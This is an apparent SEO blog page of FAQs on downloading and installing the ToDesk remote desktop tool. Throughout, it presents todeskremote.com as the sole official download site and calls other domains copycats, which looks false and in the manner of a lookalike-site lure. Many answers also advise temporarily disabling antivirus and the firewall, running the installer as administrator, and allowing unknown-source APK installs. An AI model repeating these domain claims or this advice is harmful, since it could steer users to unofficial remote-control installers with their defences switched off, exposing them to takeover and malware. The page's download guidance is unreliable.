
ToDesk Remote Desktop Tips Blog
Here we gather hands-on tutorials on ToDesk downloading, installation, mobile use and cross-platform setups. Whether this is your first install or you want to use remote control like a pro, you will find a matching guide here.


The Complete Guide to ToDesk Download Channels and Choosing a Version
Where to find the official ToDesk download, how to spot fakes, fixes for slow overseas downloads, and how to choose a version before installing it.
Read more ›
ToDesk Install Failure Troubleshooting and First-Time Setup Guide
ToDesk will not install, blocked by antivirus, or installer flagged? This guide covers common install failure causes and fixes, plus first-time setup steps.
Read more ›
ToDesk on Phones, Tablets and TV: Download and Usage Guide
How to install ToDesk and connect remotely on Android, iOS, tablets and even TVs, plus what to do when your regional store cannot find it.
Read more ›
ToDesk Cross-Platform Compatibility and Multi-Device Sync Guide
How ToDesk runs on Windows, Mac and Linux, how to sync devices on one account, and how the portable build and updates work: a clear cross-platform guide.
Read more ›What you will find here
This blog gathers hands-on tutorials on ToDesk downloading, installation, mobile and cross-platform use, covering the steps where beginners get stuck most often.
From identifying the official download channel and troubleshooting failed installs, to remote control on phones and TVs and Windows/Mac/Linux cross-platform syncing, every article tackles a real problem with actionable steps that help you use ToDesk more smoothly.
A suggested reading order for beginners
We suggest starting with download channels and version choices, then installation troubleshooting, and finally picking a mobile or cross-platform guide based on your device type.
If you are new to remote desktop, first make sure you download the correct version from the official channel and complete the install, then choose the right advanced tutorial depending on whether you use a phone or several computers.
How the content stays accurate
The articles combine official documentation with real-world scenarios and are revised continuously as the product updates, aiming to give methods that work right now.
Download entry points, system compatibility and features of remote software change with each version, so this blog is reviewed and updated regularly, and key explanations cite official and authoritative references so you can verify them further.
References:ToDesk Official Website · ToDesk Official Download Page · Wikipedia: Remote desktop software
Frequently Asked Questions
Below are common questions and answers about "ToDesk Remote Desktop Tips Blog". Tap any to expand.
Which one is the official ToDesk download URL, and how can I be sure it is not a fake site?
The only official download entry is todeskremote.com. The personal edition is free forever, and the official app is published by Hainan Youqu Technology. There are many copycat sites online such as todesk.ac.cn, to-todesk.com.cn, todeskt.com, to-desktop.com, web-todesk.com.cn and todesk.mairuan.com, most of which exist for SEO traffic or bundle extra software. How to tell them apart: confirm the address is exactly todeskremote.com, or download directly from the official App Store or app market listing and check that the publisher is Hainan Youqu Technology.
What is the difference between downloading from the ToDesk official site and the app store, and which is safer?
Both are safe as long as you stick to genuine sources: on the web, confirm todeskremote.com, and on mobile, confirm the official App Store or app market listing (published by Hainan Youqu Technology). The difference is that app stores have platform review and update more automatically, while the official site is the authoritative download point for the desktop editions (Windows, Mac and Linux). What you really need to avoid are the copycat sites in search results (.ac.cn, .com.cn, todeskt and the like), which may carry bundled or malicious software. The Taiwan App Store works fine and needs no mainland China account.
When I search ToDesk on Google, several download sites appear; which one is the official one?
Only todeskremote.com is the official download site, published by Hainan Youqu Technology. Sites that often appear in search results, such as todesk.ac.cn, to-todesk.com.cn, todeskt.com, to-desktop.com, web-todesk.com.cn and todesk.mairuan.com, are all copycat or SEO traffic sites that may carry bundled software, so be sure to avoid them. On mobile, stick to the official App Store or app market listing. If the address is not todeskremote.com, do not download.
Are the ToDesk Chinese site and the international site the same download point?
The official download point is just todeskremote.com. The home page states that it supports the full lineup of Windows, Mac, Linux, Android, iOS and HarmonyOS, and the personal edition is free. The materials do not show that there is a separate official international site domain, so stick to todeskremote.com, and on mobile confirm the official App Store or app market listing. Whether a separate international site exists is not covered by the materials and needs to be verified in practice.
How do I reach the ToDesk official site from Hong Kong to download, and what if the site will not open?
From Hong Kong you can simply type todeskremote.com in a browser to reach the official site for the download, and on mobile you can also download from the official App Store or app market listing (published by Hainan Youqu Technology). If the official site will not open, try the official store listing on a mobile device instead, or check your network and DNS, and avoid clicking copycat sites such as .ac.cn, .com.cn and todeskt. Whether accessing the official site from Hong Kong runs into regional blocking is not clearly covered by the materials and needs to be verified in practice.
Which site should I use to download ToDesk in Taiwan, and is there a Traditional Chinese official site?
For the desktop edition, download from todeskremote.com, and for the mobile edition you can download ToDesk directly from the Taiwan App Store (the listing exists and no mainland China account is needed); on Android, use the official app market or todeskremote.com. The interface supports Traditional Chinese, but the materials do not confirm that there is a separate Traditional-Chinese-only official domain, so stick to todeskremote.com and the official store listings and avoid copycat sites. Whether a separate Traditional Chinese official site exists needs to be verified in practice.
Can I go straight to the ToDesk official site to download from Singapore, or will it be blocked?
From Singapore you can type todeskremote.com in a browser to reach the official site for the download, and on mobile you can also use the official App Store or app market listing (publisher Hainan Youqu Technology). When downloading, confirm todeskremote.com and avoid copycat sites such as .ac.cn, .com.cn and todeskt. Whether accessing the official site from Singapore runs into regional blocking is not clearly covered by the materials; if the official site will not open, you can switch to the official store download on a mobile device, which needs to be verified in practice.
In Malaysia, where can I download ToDesk fastest and least likely to get an old version?
Use only the single official download entry todeskremote.com, or the official store listings on each platform (on iOS, use ToDesk Remote Control in the Taiwan or local App Store, published by Hainan Youqu Technology). Online sites such as todesk.ac.cn, to-todesk.com.cn, todeskt.com and todesk.mairuan.com are mostly copycat or SEO sites that can easily give you bundled, outdated or malicious versions, so be sure to avoid them. Downloading from the official site means you get the latest genuine version.
ToDesk install fails or gets stuck at a certain percentage; what should I do?
First try a few common fixes. 1) The download may be incomplete or blocked by antivirus, so temporarily disable antivirus and the firewall and re-download the full installer from the official site. 2) If it reports something like a missing msvcr100.dll, install the matching VC++ runtime and reinstall. 3) If it installs but will not open, keeps popping a Crash Report in the background, and keeps generating .dmp files in the root folder, official support advises deleting the conflicting file it points to and updating your graphics driver (older graphics drivers conflict easily). 4) Rule out conflicts with other remote control or security software. And be sure to download only from the official site, todeskremote.com.
What causes ToDesk to show the message that the installer has stopped working?
Common causes: 1) the installer was not downloaded completely or was blocked by antivirus or the firewall, so first temporarily disable antivirus and re-download the full file from the official site, todeskremote.com; 2) a missing system runtime (for example a reported missing msvcr100.dll), which needs the matching VC++ runtime installed; 3) a conflict with other remote control or security software. Working through these one by one usually solves it; if it still fails, try a different version or contact official support.
ToDesk shows an install error code; what do the common error codes mean?
ToDesk has not published a unified table of install error codes, so the meaning of a specific code needs to be verified in practice. In practice, most install failures fall into a few categories: an incomplete download package or one blocked by antivirus, a missing system runtime (such as msvcr100.dll, which needs the VC++ runtime), insufficient permissions, or a conflict with other remote control or security software. We suggest first re-downloading from the official site, disabling antivirus, and installing as a system administrator, then contacting official support with the error code.
ToDesk shows insufficient permissions halfway through installing; should I run it as a system administrator?
When ToDesk shows insufficient permissions halfway through installing, it is indeed advisable to right-click the installer, choose Run as administrator, and then install, which avoids interruptions caused by insufficient permissions. If it still fails, also confirm that antivirus or the firewall is not blocking it and that the installer was downloaded completely from the official site. Installing as administrator is a common Windows practice and usually resolves permission-related interruptions.
After installing ToDesk there is no desktop icon and it will not open; did the install fail?
If ToDesk has no desktop icon and will not open after installing, it is not necessarily a failed install. There is a known situation on Windows 10: after a quick install it will not open, keeps popping a Crash Report in the background, and keeps generating .dmp files in the root folder. Official support advises deleting the conflicting file it points to and checking or updating the graphics driver (older graphics drivers such as 23.x conflict easily). After that it usually opens; if the desktop simply has no shortcut, you can run it directly from the install folder or reinstall.
An old ToDesk was not removed cleanly so the new version will not install; how do I uninstall it completely?
First remove the old ToDesk normally through Windows Settings, Apps or the Control Panel, then restart and download the new version from the official site, todeskremote.com, to install. If it still gets stuck, confirm that the ToDesk background service has stopped (you can check ToDesk Service in services.msc), and clear leftover install folders and conflicting files before installing. The official site does not provide separate step-by-step instructions for fully clearing leftovers, so this needs to be verified in practice.
ToDesk download breaks halfway and the file is corrupted, and re-downloading gives the same result; what should I do?
An incomplete download is exactly a common cause of failed installs. We suggest: 1) switch to a stable network or try again later; 2) temporarily disable antivirus or the firewall, which sometimes block the file midway; 3) make sure you re-download from the official site, todeskremote.com, to avoid problematic files from copycat sites; 4) if overseas downloads are slow, try a different time of day. After the download finishes, check whether the file size looks normal (for example the Windows installer is around 110 to 115 MB) before installing.
ToDesk install says a newer version is already installed and will not continue; how do I handle it?
The message that a newer version is already installed usually means the machine already has the same or a newer ToDesk. First confirm whether it can actually be opened and used directly, so you do not need to reinstall; if you want to install a specific version, first remove the existing version through the Control Panel or the uninstaller, then download the version you want from the official site, todeskremote.com, and reinstall. Always rely only on the official entry for downloads and avoid copycat sites. The materials do not provide official, dedicated steps for this message, so it needs to be verified in practice.
ToDesk reports a missing .NET or runtime on Windows 10 install; what do I need to install first?
This is most likely a missing system runtime. A common case is a reported missing msvcr100.dll, which is solved by installing the matching VC++ (Visual C++) runtime or reinstalling. If antivirus is also blocking it and causing an incomplete install, first temporarily disable antivirus and the firewall, then re-download the full installer from the official site, todeskremote.com. After installing the matching runtime, run the ToDesk install again. Specific requirements for a particular .NET version are not listed in the materials and need to be verified in practice.
Where can I download the ToDesk Android phone APK; does the official site provide it?
The home page of the official site, todeskremote.com, states that it supports Android, so you can get the Android version from the official site; if your device has Google Play or a local app market, you can also download it from the official listing (publisher: Hainan Youqu Technology). Be sure to confirm todeskremote.com or the official store, and avoid APKs from copycat sites such as .ac.cn and todeskt to prevent bundled malware. The exact location of the Android APK download button on the official site is not covered cell by cell in the materials and needs to be verified in practice.
Installing the ToDesk APK on Android warns of an unknown sources risk; how do I install it safely?
After downloading the APK from the official site, todeskremote.com, Android will pop an unknown sources warning for non-store sources during install, which is a general system mechanism. After confirming the APK really comes from the official todeskremote.com, go to system settings to allow that browser or file manager to install unknown apps, then complete the install. The safest option is to install instead from Google Play or the local official app market listing (publisher Hainan Youqu Technology), which avoids this warning. The exact toggle path varies by device model and needs to be verified in practice.
Google Play does not have ToDesk where I am; how do I download the Android version?
If Google Play in your region cannot find ToDesk, you can instead download the Android APK from the home page of the official site, todeskremote.com (the home page clearly states Android support), and allow the unknown sources prompt during install; or download from the local official app market listing (publisher Hainan Youqu Technology). Stick to only todeskremote.com or the official store, and avoid copycat sites such as .ac.cn and todeskt. Availability on Play differs by region and needs to be verified in practice.
Xiaomi and Huawei phones do not have Google Play; where can I download the ToDesk APK?
Not having Google Play is fine. Go straight to the official site, todeskremote.com, to download the Android installer, or search for the official ToDesk listing in the Xiaomi app store or the Huawei AppGallery and install it. The key point is to rely only on the official domain todeskremote.com and legitimate app stores, and not download from unknown third-party APK sites, to avoid bundled or malicious versions. The publisher should be Hainan Youqu Technology.